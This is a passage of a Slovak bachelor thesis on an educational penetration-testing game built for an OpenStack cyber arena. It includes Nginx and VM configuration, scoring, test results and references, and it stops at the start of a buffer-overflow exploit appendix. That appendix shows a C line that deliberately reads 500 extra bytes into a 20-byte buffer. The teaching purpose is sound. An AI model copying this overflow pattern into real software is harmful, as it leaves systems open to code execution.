
Obmedzenie aktívnych spojení spočíva v definovaní samotného *upstreamu*, do ktorého sú následne presmerované všetky žiadosti klientov. V *upstreame* je nutné definovať, ktorých sieťových rozhraní sa konfigurácia týka a ktoré konkrétne nastavenia

sa majú na dané rozhranie aplikovať. Modul *ngx_http_upstream_module* obsahuje širokú škálu možných konfigurácii, avšak pre účely kybernetickej hry a zámeru obmedzenia súbežných spojení študentov, bolo postačujúce použiť direktívu `max_conns` a priradiť jej príslušnú hodnotu.

```
upstream backend {
        server 192.168.45.137   max_conns=1;
        server 127.0.0.1:8000   max_conns=1;
}

server {
        .
        .
        location / {
                .
                .
                # Redirect to PiCar server
                proxy_pass http://backend;
        }
.
.
```

Výpis 4.19: Konfigurácia obmedzenia súčastných spojení na webovom servery


Obmedzenie súbežných spojení sa študentovi, ktorý sa chcel do webového rozhrania prihlásiť súbežne s iným, už prihláseným študentom, prejaví chybovou odpoveďou serveru *Nginx* so stavovým kódom `503` a správou `Service Temporarily Unavailable`.




Obr. 4.20: Odmietnutie spojenia serverom *Nginx*

## 4.6 Integrácia hry do kybernetickej arény

Po fáze vývoja virtuálnych strojov a zraniteľných aplikácii bolo potrebné vytvoriť novú kybernetickú hru v kybernetickej aréne. Kybernetická aréna ponúka jednoduché prostredie pre vytváranie hier a ich konfiguráciu. Kybernetická hra dostala anglický názov *Mars Rover Death Escape*[25].





Obr. 4.21: Webové rozhranie kybernetickej arény

Kybernetická hra bola navrhnutá tak, aby bola plne kompatibilná s kybernetickou arénou, ktorá využíva na generáciu herného prostredia platformu *OpenStack*. Pomocou administrátorského panelu kybernetickej arény bolo nutné hru vytvoriť a nakonfigurovať. Proces vytvárania kybernetickej hry pozostával z niekoľkých krokov, medzi ktoré patria napr. doba trvania hry, nastavenie počtu hráčov, úroveň obtažnosti, vytvorenie konfiguračného súboru pre generáciu virtuálnych strojov v platforme *OpenStack* a tvorenie samotného scenára kybernetickej hry.

### 4.6.1 Vytváranie a konfigurácia kybernetickej hry

Administrátorský panel kybernetickej arény obsahuje zoznam hier, ktorých konfiguráciu je možné modifikovať a zároveň obsahuje možnosť vytvorenia novej hry. Na obrázku 4.22 je možné vidieť prostredie pre konfiguráciu novovytvorenej kybernetickej hry.

[25]angl. Útek smrti Mars Roverom.




Obr. 4.22: Konfigurácia kybernetickej hry

Pri tvorení konfiguračného súboru pre generovanie prostredia v platforme *OpenStack* bolo nutné určiť, ktoré virtuálne stroje majú byť pri štarte kybernetickej hry vytvorené. Každému virtuálnemu stroju bolo nutné nastaviť tzv. *flavour*[26], IP adresu, meno a obraz, z ktorého má byť inštancia daného virtuálneho stroja vytvorená. Konfiguračný súbor je automatický spracovávaný kybernetickou arénou a vytvorenie prostredia hry je plne automatizované. Výpis 4.20 zobrazuje obsah konfiguračného súboru, ktorý zabezpečuje vytváranie dvoch virtuálnych strojov, na ktoré bude študent v rámci kybernetickej hry útočiť a jedeného virtuálneho stroja, z ktorého bude študent jednotlivé útoky realizovať.


[26] *flavour* definuje výpočtovú, pamäťovú a úložnú kapacitu inštancie virtuálneho stroja v platforme *OpenStack*.

```
---
game_name: mars-rover-death-escape
vms:
    - name: kali-linux
    image: kali-linux-v21.2_05-tutorial
    flavor: arena.4-4-80
    networks:
        - ['net1', '192.168.56.100']
    os: linux
    console: yes
    - name: needle
    image: SQLInjectionMachine-final
    flavor: arena.1-1-5
    networks:
        - ['net1', '192.168.56.101']
    os: linux
    console: no
    - name: buffy
    image: BufferOverflowMachine-final
    flavor: arena.1-1-5
    networks:
        - ['net1', '192.168.56.102']
    os: linux
    console: no
networks:
    - name: 'net1'
    subnet: 192.168.56.0/24
network_infrastructure:
    - connections: ['net1']
    external_gateway: hw-car
    static_routes: ''
```

Výpis 4.20: Konfiguračný súbor pre generovanie prostredia v platforme *OpenStack*

### 4.6.2 Vytváranie jednotlivých úloh kybernetickej hry


Kybernetická hra pozostáva s celkovo siedmych úloh, ktoré študent musí splniť, aby hru úspešne dokončil. Za každú splnenú úlohu študent môže získať určitý počet bodov, ktorých počet závisí od náročnosti danej úlohy a množstva použitých nápovedí. Cieľom tejto kybernetickej hry nie je spraviť úlohy čo najťažšími, kedy len tí najlepší z najlepších hru dokončia, ale práve naopak. Kybernetická hra študentom, ktorý si s úlohou nevedia dať rady, ponúkne nápoveď, za ktorú bude strhnuté určité percento z celkového počtu možných získaných bodov. Študent tak nestratí motiváciu pokračovať a má tak namiesto neúspechu príležitosť spoznať nové techniky a postupy exploitácie, ku ktorým by sa bez nápovede nedostal. Celkový počet bodov, ktorý študent môže počas hry získať je 100, z toho 80 za plnenie jednotlivých úloh kybernetickej hry a 20 za kontrolný test.




Obr. 4.23: Výtváranie konkrétnej úlohy kybernetickej hry

### 4.6.3 Vytváranie záverečného testu

Po úspešnom dokončení všetkých úloh kybernetickej hry je pre študentov pripravený krátky test, ktorý overí ich znalosti problematiky, ktorá bola predmetom úloh kybernetickej hry. Tvorenie testu opäť prebiehalo v konfiguračnom prostredí administrátorského panelu kybernetickej arény. Test je zameraný na praktické otázky k niektorým krokom exploitácie a môže obsahovať 1 až N správnych odpovedí. Študent môže za správne vyplnenie testu získať až 20 bodov, ktoré mu môžu vylepšiť celkové získané skóre z kybernetickej hry.





Obr. 4.24: Tvorenie záverečného testu v kybernetickej aréne

## 4.7 Priebeh kybernetickej hry


Kybernetická hra začína prológom, ktorý uvedie študenta do deja, ktorý ho bude spravázdať počas celej hry. Po prečítaní prológu a načítaní virtuálneho prostredia študent začína s plnením jednotilivých úloh.

### 4.7.1 Plnenie úloh

Pre plnenie jednotlivých úloh kybernetickej hry je pre študenta vygenerovaná konzola, v ktorej beží virtualizovaný operačný systém Kali Linux. S inštanciou Kali Linux si môže študent vymieňať poznámky pomocou poznámkového bloku, ktorý sa nachádza vo webovom rozhraní kybernetickej hry pod zadaním danej úlohy.




Obr. 4.25: Vygenerovaná konzola pre plnenie úloh kybernetickej hry




Obr. 4.26: Ukážka zadiania úlohy kybernetickej hry

## 4.8 Testovanie hry v Kybernetickej aréne

Testovanie kybernetickej hry v prostredí Kybernetickej arény sa uskutočnilo v celkovom počte štyroch ľudí. Členovia testovacieho tímu boli na rôznych úrovniach znalosti v danej problematike a hru dokončili v rôznych časoch. Okrem rozdielov v čase dokončenia hry sa hráči líšili aj v počte nápovedí, ktoré počas hry potrebovali. Úroveň znalosti hráčov sa pohybovala v rozmedzí profesionálnych znalostí a takmer žiadnych znalostí danej problematiky. Dvaja hráči nepotrebovali ani jednu nápoveď. Z celkového počtu štyroch hráčov sa trom podarilo hru dokončiť a jednému študentovi sa podarilo odovzdať 4 zo 7 vlajok, avšak kvôli vypršaniu času kybernetickej hry nemohol ďalej pokračovať.

Testovanie je považované za veľmi prínosné, nakoľko bolo objavených niekoľko nezrozumiteľností v texte scenáru a v jednotlivých nápovediach, ktoré bolo vďaka príhodným námetom členov testovacieho tímu možné eliminovať. Počas celého testovania boli jednotlivé virtuálne stroje stabilné a postup ich exploitácie prebiehal podľa návrhu uvedeného v kapitole 4 bez technických problémov.

# Záver

Cieľom bakalárskej práce bolo navrhnúť a implementovať kybernetickú hru kompatibilnú s platformou *OpenStack* a *kybernetickou arénou*, zameranú na problematiku penetračného testovania a zneužívania rôznych typov zraniteľností. Medzi zraniteľnosti implementované do kybernetickej hry patria *SQL injection* a *Buffer Overflow*.

V teoretickej časti bakalárskej práce bola predstavená metodológia penetračného testovania a podrobne popísané implementované zraniteľnosti a technológie použité na realizáciu kybernetickej hry. V praktickej časti bakalárskej práce bol detailne popísaný postup vytvárania experimentálneho pracoviska, návrh scenára kybernetickej hry, implementácia zraniteľností do kybernetickej hry a vývoj aplikácii, na ktoré sa v rámci kybernetickej hry útočí. Praktická časť bakalárskej práce ďalej popisuje integráciu hry do kybernetickej arény a dobrodružný scenár, ktorý študenta počas celého trvania hry sprevádza.

Osobným cieľom pri tvorení tejto bakalárskej práce bolo študentom bližšie priblížiť princípy binárnej exploitácie a poukázať na dôležitosť tejto problematiky, nakoľko sa s detailnou analýzou tejto zraniteľnosti, študent počas štúdia nemá v rámci výuky príležitosť stretnúť. Kybernetická hra bola navrhovaná tak, aby bola pre študenta zaujímavá a udržala jeho pozornosť čo najdlhšie, nakoľko je každý študent v pozícii hlavnej postavy príbehu kybernetickej hry. Súčasťou kybernetickej hry je aj robotické auto a fyzická aréna, ktorá simuluje povrch Marsu a dotvára celkovú atmosféru príbehu kybernetickej hry.

Kybernetická hra je vhodná na použitie v rámci výuky v predmetoch ako napr. Bezpečnosť IC1, Bezpečnosť IC2 pre bakalársky stupeň štúdia a pre predmet Bezpečnosť IC3 pre magisterský stupeň štúdia. Hru je tiež možné použiť na mimoškolské akcie. Kybernetickú hru otestovali celkovo štyria študenti, z ktorých trom sa podarilo kybernetickú hru dokončiť. Všetky stanovené ciele bakalárskej práce boli splnené.

# Literatúra


[1] BALOCH, Rafay. *Ethical hacking and penetration testing guide*. CRC Press: Taylor & Francis Group, 2014. 531 s. ISBN 978-1-4822-3161-8.

[2] PACKETLABS. *What is Lateral Movement?*. [online]. [cit. 2022-05-29]. Dostupné z URL: <https://www.packetlabs.net/lateral-movement/>.

[3] GUPTA, Sakshi. *What Is SQL & How Does It Work? A Guide to Structured Query Language*. [online]. October 6, 2021 [cit. 2022-05-29]. Dostupné z URL: <https://www.springboard.com/blog/data-analytics/what-is-sql/>.

[4] SITEGROUND. *What is SQL and MySQL*. [online]. [cit. 2022-05-29]. Dostupné z URL: <https://www.siteground.com/tutorials/php-mysql/mysql>.

[5] PORTSWIGGER. *SQL injection*. [online]. [cit. 2022-05-29]. Dostupné z URL: <https://portswigger.net/web-security/sql-injection>.

[6] IMPREVA. *SQL (Structured query language) Injection*. [online]. [cit. 2022-05-29]. Dostupné z URL: <https://www.imperva.com/learn/application-security/sql-injection-sqli/>.

[7] STREPHONSAYS. *Rozdíl mezi x86 a x64*. [online]. [cit 2022-05-29]. Dostupné z URL: <https://cs.strephonsays.com/x86-and-vs-x64-13584>.

[8] TOLOMEI, Gabriele. *In-Memory Layout of a Program (Process)*. [online]. [cit 2022-05-29]. Dostupné z URL: <https://gabrieletolomei.wordpress.com/miscellanea/operating-systems/in-memory-layout/>.

[9] C-JUMP. *The Program Stack* [online]. [cit 2022-05-29]. Dostupné z URL: <http://www.c-jump.com/CIS77/ASM/Stack/lecture.html>.

[10] TECHNOPEDIA. *Stack Frame* June 14, 2018 [online]. [cit 2022-05-29]. Dostupné z URL: <https://www.techopedia.com/definition/22304/stack-frame>.

[11] BITESIZE. *Assembly language* [online]. [cit 2022-05-29]. Dostupné z URL: <https://www.bbc.co.uk/bitesize/guides/zbk8jty/revision/1>.

[12] UNIVERSITY OF VIRGINIA. *x86 Assembly Guide* [online]. [cit 2022-05-29]. Dostupné z URL: <https://www.cs.virginia.edu/~evans/cs216/guides/x86.html>.

[13] GEEKSFORGEEKS *Little and Big Endian Mystery* [online]. [cit 2022-05-29]. Dostupné z URL: <https://www.geeksforgeeks.org/little-and-big-endian-mystery/>.

[14] ORACLE CORPORATION. *x86 Assembly Language Reference Manual* [online]. [cit 2022-05-29]. Dostupné z URL: <https://docs.oracle.com/cd/E19253-01/817-5477/index.html>.

[15] OSDEV. *CPU Registers x86* [online]. [cit 2022-05-29]. Dostupné z URL: <https://wiki.osdev.org/CPU_Registers_x86>.

[16] VIGNE, Derick. *General Purpose Registers* [online]. [cit 2022-05-29]. Dostupné z URL: <https://x86wiki.org/index.php?title=General_Purpose_Registers>.

[17] BENDERSKY, Eli. *Where the top of the stack is on x86* [online]. [cit 2022-05-29]. Dostupné z URL: <https://eli.thegreenplace.net/2011/02/04/where-the-top-of-the-stack-is-on-x86/>.

[18] cs.miami.edu. *Base Pointer* [online]. [cit 2022-05-29]. Dostupné z URL: <https://www.cs.miami.edu/home/burt/journal/NT/basepointer.html>.

[19] ALLEGIANCE. *How to Manipulate Code Execution with the Instruction Pointer* 01/05/2018 [online]. [cit 2022-05-29]. Dostupné z URL: <https://null-byte.wonderhowto.com/how-to/exploit-development-manipulate-code-execution-with-instruction-pointer-0181724/>.

[20] WATTERS, Brendan. *Stack-Based Buffer Overflow Attacks: Explained and Examples* [online]. [cit 2022-05-29]. Dostupné z URL: <https://www.rapid7.com/blog/post/2019/02/19/stack-based-buffer-overflow-attacks-what-you-need-to-know/>.

[21] ONE, Aleph. *Smashing The Stack For Fun And Profit* [online]. [cit 2022-05-29]. Dostupné z URL: <https://insecure.org/stf/smashstack.html>.

[22] LANARO, Stefano. *Complete Guide to Stack Buffer Overflow (OSCP Preparation)* February 10, 2021 [online]. [cit 2022-05-29]. Dostupné z URL: <https://steflan-security.com/complete-guide-to-stack-buffer-overflow-oscp/>.

[23] INS1GN1A. *Identifying Bad Characters Manually* 2019, [online]. [cit 2022-05-29]. Dostupné z URL: <https://www.ins1gn1a.com/identifying-bad-characters>.

[24] IBM CLOUD EDUCATION. *Virtualization.* 19 June 2019 [online]. [cit. 2022-05-29]. Dostupné z URL: <https://www.ibm.com/cloud/learn/virtualization-a-complete-guide>.

[25] OPENSOURCE. *What is OpenStack?.* [online]. [cit. 2022-05-29]. Dostupné z URL: <https://opensource.com/resources/what-is-openstack>.

[26] TA ČR STARFOS. *Kybernetická aréna pro výzkum, testování a edukaci v oblasti kyberbezpečnosti.* [online]. [cit. 2022-05-29]. Dostupné z URL: <https://starfos.tacr.cz/cs/project/VI20192022132>.

[27] KOLADE, Chris. *What is PHP? The PHP Programming Language Meaning Explained.* August 30, 2021 [online]. [cit. 2022-05-29]. Dostupné z URL: <https://www.freecodecamp.org/news/what-is-php-the-php-programming-language-meaning-explained/>.

[28] SITEGROUND. *What is SQL and MySQL.* [online]. [cit. 2022-05-29]. Dostupné z URL: <https://www.siteground.com/tutorials/php-mysql/mysql/>.

[29] MCGUINNESS, Ian. *What is SQL and MySQL.* January 26 2016 [online]. [cit. 2022-05-29]. Dostupné z URL: <https://www.appdynamics.com/blog/engineering/what-you-need-to-know-about-the-mariadb-percona-forks-of-mysql/>.

[30] GEEKSFORGEEKS. *C Language Introduction.* 18 May, 2022 [online]. [cit. 2022-05-29]. Dostupné z URL: <https://www.geeksforgeeks.org/c-language-set-1-introduction/>.

[31] KINSTA. *What Is Nginx? A Basic Look at What It Is and How It Works.* January 26, 2022 [online]. [cit. 2022-05-29]. Dostupné z URL: <https://kinsta.com/knowledgebase/what-is-nginx/>.

[32] KIARIE, James. *The 11 Best Debian-based Linux Distributions*. [online]. September 18, 2020 [cit. 2022-05-29]. Dostupné z URL: <https://www.tecmint.com/debian-based-linux-distributions/>.

[33] DEBIAN. *About Debian*. [online]. [cit. 2022-05-29]. Dostupné z URL: <https://www.debian.org/intro/about>.

[34] KALI. *What is Kali Linux?*. [online]. [cit. 2022-05-29]. Dostupné z URL: <https://www.kali.org/docs/introduction/what-is-kali-linux/>.

[35] RASPBERRY PI FOUNDATION. *What is a Raspberry Pi?*. [online]. [cit. 2022-05-29]. Dostupné z URL: <https://www.raspberrypi.org/help/what-%20is-a-raspberry-pi/>.

# Zoznam symbolov a skratiek

| | |
|---|---|
| **API** | Application Programming Interface |
| **BE** | Big Endian |
| **CPU** | Central Processing Unit |
| **CTF** | Capture The Flag |
| **EBP** | Base Pointer |
| **EIP** | Instruction Pointer |
| **ELF** | Executable and Linable Format |
| **ESP** | Stack Pointer |
| **GCC** | The GNU Compiler Collection |
| **GDB** | The GNU Project Debugger |
| **HTML** | The HyperText Markup Language |
| **HTTP** | Hypertext Transfer Protocol |
| **IDS** | Intrusion Detection System |
| **IoT** | Internet Of Things |
| **IPS** | Intrusion Prevention System |
| **LE** | Little Endian |
| **LIFO** | Last In First Out |
| **NSE** | Nmap Scripting Engine |
| **OSINT** | Open-source Intelligence |
| **PHP** | PHP: Hypertext Preprocessor |
| **SSH** | Secure Shell |
| **SQL** | Structured Query Language |
| **TCP** | Transmisson Control Protocol |

# Zoznam príloh

# A Vývoj exploitu zneužívajúceho zraniteľnosť Buffer Overflow

Vývoj exploitu využívajúceho zraniteľnosť *Buffer Overflow* bol uľahčený dostupnosťou zdrojového kódu zraniteľnej sieťovej aplikácie. Na útržku zraniteľného kódu na výpise 2.6 je možné vidieť, že premenná `username` má na svoj obsah pri spustení aplikácie alokovaných 20 bajtov pamäte. Pre prvú fázu vývoja exploitu je táto informácia veľmi podstatná nakoľko prináša znalosť približného rozsahu, v ktorom sa bude hodnota registra EIP nachádzať.

```
1 char username[20];
2
3 write(conn_sockfd, "Username: ", 10);
4 read(conn_sockfd, username, sizeof(username) + 500);
```

Výpis A.1: Nepezpečný zápis dát do bufferu premennej *username*

## A.1 Prebranie kontroly nad registrom EIP

